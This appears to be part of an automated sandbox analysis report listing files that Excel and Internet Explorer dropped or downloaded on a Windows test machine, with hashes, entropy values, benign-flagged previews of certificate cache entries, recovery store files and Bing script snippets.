Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pI.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.091243874492698
Encrypted:	false
SSDEEP:	6:kKBlMHwTJ6YN+SkQlPlEGYRMY9z+4KlDA3RUe0ht:nMHwTJ6HkPlE99SNxAhUe0ht
MD5:	895F3F1C8E5B3C9F41C772B78E6FB010
SHA1:	0300DA5C4B3F5FDAB66AE85217F372FAECA88876
SHA-256:	5DFC9227B9E8F7C01F4A356A9372F223F780E409125158FA492FCBBB2A515294
SHA-512:	E6AEC53AF62046258DF486AA74B9DA7334A4595830F4459B53955FB6ABA95DE2178466AD58BEF7FE2CA0695770EAF1F05BA1203678575EFA35ED1C9BCE4FA9C1
Malicious:	false
Preview:	p..... .....Krws5)..(..... .....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."0.d.8.f.4.f.3.f.6.f.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	2.9933388571997863
Encrypted:	false
SSDEEP:	3:kkFklVvfllXlE/QhzllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1UAYpFit:kKeliBAIdQZV7eAYLit
MD5:	D6D95EBED6528B4027B3D671AB74DEC5
SHA1:	30A63E1B8E6065D93A79AC83A9DA38B3A7340C0F
SHA-256:	4DFBF3F6F105F068820465A638E6619B83E3D01CA082498E02D162D00BE581EB

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
SHA-512:	A92BD96DC2624C8612A3B8D1095A68D41810A99B43E1254403FE359E2D3324F46F246C860D9D36BE365BC71FC2733B16A49E8F3A2AD3B9EEE853003A50B6B3B
Malicious:	false
Preview:	p..... ....`...6..t5)..(..... .....u.....(.....}...h.t.t.p.:./.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.9.e.7.6 .b.3.c.6.4.b.c.0."...

C:\Users\user\AppData\LocalLow\Microsoft\Internet Explorer\Services\search_{0633EE93-D776-472f-A0FF-E1416B8B2E3A}.ico	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 1 icon, 32x32, 32 bits/pixel
Category:	dropped
Size (bytes):	4286
Entropy (8bit):	3.8046022951415335
Encrypted:	false
SSDEEP:	24:suZOWcCXPRS4QAUs/KBy3TYl42Apvl6wheXpktCH2Yn4KgISQggggFpz1k9PAYHu:HBRh+sCBykteatiBn4KWi1+Ne
MD5:	DA597791BE3B6E732F0BC8B20E38EE62
SHA1:	1125C45D285C360542027D7554A5C442288974DE
SHA-256:	5B2C34B3C4E8DD898B664DBA6C3786E2FF9869EFF55D673AA48361F11325ED07
SHA-512:	D8DC8358727590A1ED74DC70356AEDC0499552C2DC0CD4F7A01853DD85CEB3AEAD5FBDC7C75D7DA36DB6AF2448CE5ABDFF64CEBDCA3533ECAD953C061A9 338E
Malicious:	false
Preview:	....(... ...@..... .....N...Sz..R...R...P. ..N..L..H..DG.....R6..U...U...S...R...P...N..L..I..F..B...7.....S6..V...V...U...S ...R...P...N..L..I..F..C...?...z.....O...W...V...V...U...S...R...P...N..L..I..E..C...?...;..{7..q2$.....T..D ..]...S)..p6..J...R...P...N..L..I..E..B..>..;..z7..p2..f,X.....A..O#..N!..N!..N!..P$..q:...P...N..K..I..E..A..=..9..x5..n0..e,..5..... .....Ea.Z,..T$..T$..T

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{0D6695CC-9529-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	60552
Entropy (8bit):	2.059821344351474
Encrypted:	false
SSDEEP:	384:MJQMs7cuMC+ca3NiJv/ZPp6w7J6c+0J6co5eHcCcmHcEYHO9QHOOMoHOt1eHOChO:R
MD5:	A77DB0E6F5ECDFF9B45F8DBD013D59FE
SHA1:	742A67F7214CE54D1B3614CCA8C7713282BDEB33
SHA-256:	2AEA6723D4B7AA0B8F9C15DC5CD4D1AFE5C996436437C07FEE0E04D439CE4700
SHA-512:	A4A6F0E1E6528BABCDFE51768DA451EBA0607AE60F2D6D14BA0751C92D0AB8E55DFAE9464B902B31EBF2912D588D4BD9DDB43BC109894B586797C46973E060 5A
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{CCF30F48-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.77363128757687
Encrypted:	false
SSDEEP:	48:IvKGcpULGwp0+KG/apn+5PZGIpH+53LGvnZpE+535cHGoVIVqpq+5358cGGo45lu:MuKFK3pmJ9aJV025GQ3LuVd6eL/n6B
MD5:	45606D0C07FB9E9DE6359EFD56C8B9F9
SHA1:	3DFB33BC5A2073CAF9F39B3B65B63B1987873BC8
SHA-256:	869563954B4095A187D9B32057BBB09F3026A905E8BD68467F8E58DEC38E4443
SHA-512:	CF8193BE2BAFAD43D9EEF270C4C3E7BDC53B4CEEEAD4AE0113E8ED5D0F0ACF8C1741D5904B0093069F542109CB598E95133F600289D04195C8AF4DF6CF7EB 31
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E7092821-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\RecoveryStore.{E7092821-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Category:	dropped
Size (bytes):	29272
Entropy (8bit):	1.7704664331515232
Encrypted:	false
SSDEEP:	48:IvAGcpUdGwp0VohG/apnVcJZGIpHVceNWGvnZpEVceA/GoWIVqpqVceAPOGo4aIH:MkKHK6lpCJJzav0SN30FUB
MD5:	91D5944DB3E8CFCBB77C2DAA92862983
SHA1:	FD776CE970969E04C15B2166211007A3265E3B69
SHA-256:	73A9A1131D1C60BF3B73F6FC57C67B571E89F9D385DD1EAE1DC7077D76C9C1A6
SHA-512:	339B953CA4E36175B9C5A88B380BC4CAAFB9580F47CAC6C36908B18D940454AB7075230F5FFE19F958CD1BDBE0921DF72AD3C6C05812D45F4F73C93876EDDC C
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D6695CE-9529-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27364
Entropy (8bit):	1.8412292284154106
Encrypted:	false
SSDEEP:	48:IvZ7GcpUcGwpNY7G4pPlGrapgSiZGQpCaGHHpnMaTGUpHlGzYp13OOGopDdV/j1T:MbKUbsJVeSKchphJbzzl3YG3buA
MD5:	204F7FBB5ED18F845BF9358822BE458F
SHA1:	3EB965FD15D9D3EFB5A8ED5F70F6B8699810D130
SHA-256:	AF98CC88E8D21711CEE95C167628AE7715AC88B0188FCE84A60EBFCFB6829077
SHA-512:	8990F3C067A4C401DC4C9B81F05B8802B6F4BE80C530B070C2BF053543FE807AE550BCA2A75BADA4C96048176FE7E4CE6B12F3E4B9FE3AC750DF9E6F24EFBB C6
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D6695D0-9529-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27216
Entropy (8bit):	1.864059009779893
Encrypted:	false
SSDEEP:	96:MBKObOJAeSYc9pgGJjzPRl9p4W+l9wp4HA:MBKObOJA7Yc9plJjzPRvp4W+vwp4HA
MD5:	9BC7686AA10108B5CBAE4126ACAF4AB6
SHA1:	2D30985EACF4EAA2073E4CF3B303C6A1DED7955B
SHA-256:	427EB071A115BAB20546B5EA19F9FFC590A3E742604DA6986C40560B235694CC
SHA-512:	1710C2D917476E4A28BE89CB5D978CBF5F4AA3C930D8784901231633CF2D53CC5A002D9F0B1B77262789F5DD1D8C2472EEB9ACD2807495E8B4D91D31AEE2DC E
Malicious:	false
Preview:	....R.o.o.t. .E.n.t.r. y..... .....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D6695D2-9529-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	modified
Size (bytes):	10328
Entropy (8bit):	1.5008497936953276
Encrypted:	false
SSDEEP:	24:IbNlLw1G8NpDNlIaOG8xpjNlRh1G8JpDNlTixG8yap7:IviGcpUXGwpNPG4pPyGrap7
MD5:	660422B45B6972CA37D604B39BD75B70
SHA1:	7ABA2EC1DA7FBFF883E6BF57D4028BBA8EC7F16A
SHA-256:	4E0AA778B2063410A12E309FA149496932D868A97ECFF54E5FD8A4202636D55B

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0D6695D2-9529-11EB-ADCF-ECF4BBB5915B}.dat	
SHA-512:	2CBB4915D40F11EC6A2052BDAE7A9C9F63F0F8F5270FD1EFD1280D6339812854C62A87A60ACA586AAB5983DC5272A73C4BFEA5CBAC0DA27FD8F00E4CDAC9A75E
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CCF30F4A-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	42616
Entropy (8bit):	2.445327374739721
Encrypted:	false
SSDEEP:	192:MtKmbSJ976cpplJyzullOqHM8HaEHKzK3xzK3WmzK3qK5gVKeGuuYCA:Mco21jrHkiGd0CICX71
MD5:	C60D07BD8187B9E93999ED8D760B38DF
SHA1:	5146CD855DAA250698308480B092EB425174E843
SHA-256:	E3979E1749CE88735406222A7A5AA967B464BE9506321EC282533667627F41CA
SHA-512:	08BD2A21DB75778D77034D52EB9D57597A57A1EB2CCFDDAFAD91DF61165C511A1711CAC73C19A295B3A35E2868AA1BAB9DA0A41C957C47373BF4532230FA1E5F
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{E7092823-9528-11EB-ADCF-ECF4BBB5915B}.dat	
Process:	C:\Program Files\Internet Explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27404
Entropy (8bit):	1.8611669038597913
Encrypted:	false
SSDEEP:	96:MiKZb9JhxeShc7Vp5JNz9tiJ2B2iJ2rJhA:MiKZb9Jr7hcRp5JNz9tiUB2iUrvA
MD5:	310FDACF1593353FD55BCB77F5802CDE
SHA1:	F802AE1A53387B18D5C1BED3DDF2B6E8C6DF457B
SHA-256:	D7160DF5C9CEA8ADF7C0E52A7C98BF81F4330386174A82D60CCFCDA5F1307535
SHA-512:	371D778320522CC4455861BC40AECB4F0A7F2AD0B1994971F47539E84AED5F5F38A37CE2C4B4D50898D19C8B2FF186C5AAF4195A0D8447E4F8C5F43B0841899
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\lr5drzg\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	dropped
Size (bytes):	5648
Entropy (8bit):	4.121059692335977
Encrypted:	false
SSDEEP:	96:S0aWB2m5zDlvV2rkG4zuAZMXJFG62q7mQD:SCBX5zZ0IG46AaXJFG6v7mG
MD5:	7E16CFB5E4EE18D684CB0646C0B0CE22
SHA1:	D928E4B959D2D73BB1E1AA9C8A47A41BC7BC97E5
SHA-256:	3E05821FBC8B1D83BEEFF84AED8C199E8F252D163E1715ACCF708E847263086D
SHA-512:	7699C8339BB8A97623D8AE2F9354EB1BD664A5C0A64BB53E7195EB4F0C5E8C36BD4FBC78570CDA6276D754BAEA449D9EF12975E08137C69B98F0AB77D169D79
Malicious:	false
Preview:	..... .h.t.t.p.:././.u.r.s.-.w.o.r.l.d...c.o.m./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s.....su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s.....s...s...rW.....s...s..s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sl..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..rK..s...sg..s'.....s...s...s...s'..s_..s...s...s...rQ..s..s...sK

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\HdepnBaFj-yarvouFUIlfV4Q9D8.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	3201
Entropy (8bit):	5.369958740257869
Encrypted:	false
SSDEEP:	48:rmo6TIPx85uuYPXznTBB0D6e7htJETfD8QJLxDO7KTUx42Z3rtki:sYuYPXznb0DR7dw8QhIWTQrt7
MD5:	4AADD0F43326BAD8EFD82C85B6D9A20E
SHA1:	4093FC4AB9821B646D64C98051A1CF0679CB2188
SHA-256:	968849A1E6AAED249C78B6CF1AF585AB6C8482A8C5398AB1D2DC3CB92E9EA68F
SHA-512:	616B06A6E3B2385E5487C819FC7F595D473B2F14E8CB76EFB894EDEAB3B26D2C9B679A9B275D924BECC37E156C70B0B56126CCFB62C8B23ABBA9DE07BD93D2A
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/HdepnBaFj-yarvouFUIlfV4Q9D8.gz.js
Preview:	var __spreadArrays=this&&this.__spreadArrays||function(){for(var i=0,n=0,r=arguments.length;n<r;n++)i+=arguments[n].length;for(var u=Array(i),f=0,n=0;n<r;n++)for(var e=arguments[n],t=0,o=e.length;t<o;t++,f++)u[f]=e[t];return u};define("clientinst",["require","exports"],function(n,t){function it(){a=0;u()}function u(){var n,s,t,o;e&&clearTimeout(e);for(n in i)if(i.hasOwnProperty(n)){s=n!=_G.IG?_G.IsUrl.replace(_G.IG,n):_G.IsUrl;for(t in i[n])i[n].hasOwnProperty(t)&&(o=b+s+"&TYPE=Event."+t+"&DATA="+f("")+i[n][t]+f(""),ut(o)||(g().src=o));delete i[n]}typeof r!="undefined"&&r.setTimeout&&(e=r.setTimeout(u,w))}function rt(){return _G!==undefined&&_G.EF!==undefined&&_G.EF.logsb!==undefined&&_G.EF.logsb===1}function ut(n){return rt()?ft(n,""):!1}function ft(n,t){var i="sendBeacon",r=!1;if(navigator&&navigator[i])try{navigator[i](n,t);r=!0}catch(u){}return r}var y,d,i,g,o,p;t.__esModule=!0;t.Wrap=t.Log2=t.LogInstrumented=t.Log=t.LogCustomEvent=void 0;var r=n("env"),s=n("event.native"),h=n("e

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\NGDGShwgz5vCvyjNFyZiaPlHGCE.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	252
Entropy (8bit):	4.837090729138339
Encrypted:	false
SSDEEP:	6:qbLkyK4hImTzBwhLM1whA+XzFE8KSiQLGPQQgnaqza:IQD2IkzaLMGAMzDBVKY+ia
MD5:	1F62E9FDC6CA43F3FC2C4FA56856F368
SHA1:	75ADD74C4E04DB88023404099B9B4AAEA6437AE7
SHA-256:	E1436445696905DF9E8A225930F37015D0EF7160EB9A723BAFC3F9B798365DF6
SHA-512:	6AADAA42E0D86CAD3A44672A57C37ACBA3CB7F85E5104EB68FA44B845C0ED70B3085AA20A504A37DDEDEA7E847F2D53DB18B6455CDA69FB540847CEA6419CDBC
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/NGDGShwgz5vCvyjNFyZiaPlHGCE.gz.js
Preview:	var Button;(function(){WireUp.init("button_init",function(n){var t=n.getAttribute("data-appns"),i=n.getAttribute("data-k");sj_be(n,"click",function(){Log.Log("Click","Button","",!1,"AppNS",t,"K",i,"Category","CommonControls")})})})(Button||(Button={}))

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\Xp-HPHGHOZznHBwdn7OWdva404Y.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	576
Entropy (8bit):	5.192163014367754
Encrypted:	false
SSDEEP:	12:9mPi891gAseP24yXNbdPd1dPkelrR5MdKIKG/OgrfYc3tOflvHbt:9mPlP5smDy1dV1dHrLMdKIKG/OgLYgtV
MD5:	F5712E664873FDE8EE9044F693CD2DB7
SHA1:	2A30817F3B99E3BE735F4F85BB66DD5EDF6A89F4
SHA-256:	1562669AD323019CDA49A6CF3BDDECE1672282E7275F9D963031B30EA845FFB2
SHA-512:	CA0EB961E52D37CAA75F0F22012C045876A8B1A69DB583FE3232EA6A7787A85BEABC282F104C9FD236DA9A500BA15FDF7BD83C1639BFD73EF8EB6A910B75290D
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/Xp-HPHGHOZznHBwdn7OWdva404Y.gz.js
Preview:	var SsoFrame;(function(n){function t(n){if(n&&n.url&&n.sandbox){var t=sj_ce("iframe"),i=t.style;i.visibility="hidden";i.position="absolute";i.height="0";i.width="0";i.border="none";t.src=decodeURIComponent(n.url);t.id="aadssofr";t.setAttribute("sandbox",n.sandbox);_d.body.appendChild(t);n.currentEpoch&&sj_cook.set("SRCHUSR","T",n.currentEpoch,!0,"/");Log&&Log.Log&&Log.Log("ClientInst","NoSignInAttempt","OrgId",!1)}}function i(n){try{n&&n.length===2&&t(n[1])}catch(i){}}n.createFrame=t;n.ssoFrameEntry=i;sj_evt.bind("ssoFrameExists",i,!0,null,!1)})(SsoFrame||(SsoFrame={}))

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	1857
Entropy (8bit):	4.6050684780693905
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\dnserror[1]	
SSDEEP:	24:rCUcWh0sEimVM4mVMyIjyAV28EFySd8/k+C2E93vjqF4IAr4:uUjEiV4VtLV2lFjq29vjNRr4
MD5:	73C70B34B5F8F158D38A94B9D7766515
SHA1:	E9EAA065BD6585A1B176E13615FD7E6EF96230A9
SHA-256:	3EBD34328A4386B4EBA1F3D5F1252E7BD13744A69187207350 20B4689C13FCF4
SHA-512:	927DCD4A8CFDEB0F970CB4EE3F059168B37E1E4E04733ED3356F77CA0448D2145E1ABDD4F7CE1C6CA23C1E3676056894625B17987CC56C84C78E73F60E08FC D
Malicious:	false
IE Cache URL:	res://ieframe.dll/dnserror.htm
Preview:	.<!DOCTYPE HTML>..<html>.... <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.... <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>This page can’t be displayed</title>.... <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="javascript:getInfo();">.. .. This page can’t be displayed .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct. .. <li id="task1-2">Look for the page with your search

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\httpErrorPagesScripts[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	downloaded
Size (bytes):	8714
Entropy (8bit):	5.312819714818054
Encrypted:	false
SSDEEP:	192:xmjriGCiOciwd1BtvjrG8tAGGGHmjOWnvyJVUXiki3ayimi5ezxiV:xmjriGCi/i+1Btvjy815HmjqVUXiki3g
MD5:	3F57B781CB3EF114DD0B665151571B7B
SHA1:	CE6A63F996DF3A1CCCB81720E21204B825E0238C
SHA-256:	46E019FA34465F4ED096A9665D1827B54553931AD82E98BE01EDB1DDBC94D3AD
SHA-512:	8CBF4EF582332AE7EA605F910AD6F8A4BC28513482409FA84F08943A72CAC2CF0FA32B6AF4C20C697E1FAC2C5BA16B5A64A23AF0C11EEFBF69625B8F9F90C8 A
Malicious:	false
IE Cache URL:	res://ieframe.dll/httpErrorPagesScripts.js
Preview:	...function isExternalUrlSafeForNavigation(urlStr)..{..var regEx = new RegExp("^(http(s?)|ftp|file)://", "i");..return regEx.exec(urlStr);..}..function clickRefresh()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..window.location.replace(location.substring(poundIndex+1));..}..}..function navCancelInit()..{..var location = window.location.href;..var poundIndex = location.indexOf('#');..if (poundIndex != -1 && poundIndex+1 < location.length && isExternalUrlSafeForNavigation(location.substring(poundIndex+1)))..{..var bElement = document.createElement("A");..bElement.innerText = L_REFRESH_TEXT;..bElement.href = 'javascript:clickRefresh()';..navCancelContainer.appendChild(bElement);..}..else..{..var textNode = document.createTextNode(L_RELOAD_TEXT);..navCancelContainer.appendChild(textNode);..}..}..function expandCollapse(elem,

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\n8-O_KIRNSMPFWQWrGjn0BRH6SM.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	1567
Entropy (8bit):	5.248121948925214
Encrypted:	false
SSDEEP:	48:KyskFELvJnSYVtXpQyL93NzpGaQJWA6vrIhf7:KybivJnSE5aU93HGaQJWAilh
MD5:	F9D8B007B765D2D1D4A09779E792FE62
SHA1:	C2CBDA98252249E9E1114D1D48679B493CBFA52D
SHA-256:	9400DF53D61861DF8BCD0F53134DF500D58C02B61E65691F39F82659E780F403
SHA-512:	07032D7D9A55D3EA91F0C34C9CD504700095ED8A47E27269D2DDF5360E4CAC9D0FAD1E6BBFC40B79A3BF89AA00C39683388F690BB5196B40E5D662627A2C49 A
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/n8-O_KIRNSMPFWQWrGjn0BRH6SM.gz.js
Preview:	var wln=wln||"",Identity;(function(n){function i(n){n.style.display="none";n.setAttribute("aria-hidden","true")}function r(n){n.style.display="inline-block";n.setAttribute("aria-hidden","false")}var u,t;n&&n.sglid&&sj_be&&sj_cook&&sj_evt&&_d&&typeof _d.querySelectorAll!="undefined"&&(u=function(n){var i=n.getAttribute("data-a"),t=n.getAttribute("data-p");i==="false"&&t!=null&&sj_be(n,"click",function(){sj_cook.set("SRCHUSR","POEX",t,!0,"/")})},sj_evt.bind("identityHeaderShown",function(){var n=!1;sj_be(_ge("id_l"),"click",function(){var i,t;if(!n){for(i=_d.querySelectorAll(".b_imi"),t=0;t<i.length;t++)u(i[t]);n=!0}})},!0));sj_evt&&n&&(t=function(t){var h;if(t==null||t.idp!=="orgid"||(h=n.wlProfile(),h==null||h.name==null||t.name!=null)){var e=_ge("id_n"),u=_ge("id_p"),o=_ge("id_s"),s=_ge("id_a"),f=t?t.displayName:wln,c=t?t.img:null,l=t?t.idp:null,a=t?t.cid:null;e&&s&&(a||f)?(u&&c&&(u.title=f,u.src=c,r(u)),f.length>10&&(f=f.substring(0,10).replace(/\s+$/,"")+"."),e.textContent=f,e.inn

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ozS3T0fsBUPZy4zlY0UX_e0TUwY.gz[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with no line terminators
Category:	downloaded
Size (bytes):	226
Entropy (8bit):	4.923112772413901
Encrypted:	false
SSDEEP:	6:2LGfGIEW65JcYCgfkF2/WHRMB58IIR/QxbM76Bhl:2RWIyYCwk4/EMB5ZccbM+B/

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\ozS3T0fsBUPZy4zlY0UX_e0TUwY.gz[1].js	
MD5:	A5363C37B617D36DFD6D25BFB89CA56B
SHA1:	31682AFCE628850B8CB31FAA8E9C4C5EC9EBB957
SHA-256:	8B4D85985E62C264C03C88B31E68DBABDCC9BD42F40032A43800902261FF373F
SHA-512:	E70F996B09E9FA94BA32F83B7AA348DC3A912146F21F9F7A7B5DEEA0F68CF81723AB4FEDF1BA12B46AA4591758339F752A4EBA11539BEB16E0E34AD7EC946763
Malicious:	false
IE Cache URL:	http://www.bing.com/rp/ozS3T0fsBUPZy4zlY0UX_e0TUwY.gz.js
Preview:	(function(n,t,i){if(t){var r=!1,f=function(){r||(r=!0,typeof wlc!="undefined"&&wlc(sj_evt,sj_cook.set,wlc_t))},u=function(){setTimeout(f,t)};n.bind("onP1",function(){i?n.bind("aad:signedout",u):u()},1)}}})(sj_evt,wlc_d,wlc_wfa)

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\2BKDOK08[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232884
Entropy (8bit):	5.999910283349258
Encrypted:	false
SSDEEP:	6144:qashonhjnfdzEFh2DQNwtn9QTXMxTFZiGMLy/:qFqVfdzQUQNS9QzMfZiRS
MD5:	CFFA3E0CC6C0AEF27FB814B46FB04E1A
SHA1:	8A66497E7C2CB1CED68B5006D3C0B63EE6F65F4D
SHA-256:	31FABB87959209DB16F5D1688D117EE207BF6606119A5A10862236F2CA0FE24F
SHA-512:	B6B275B953EE6D9738FB39BB95C24E168A099D3529D341100FF915C0060263C1BC844E106A3E5BE3AD20A79830A8CD58E84F712C280167108D1903E96689ACD0
Malicious:	false
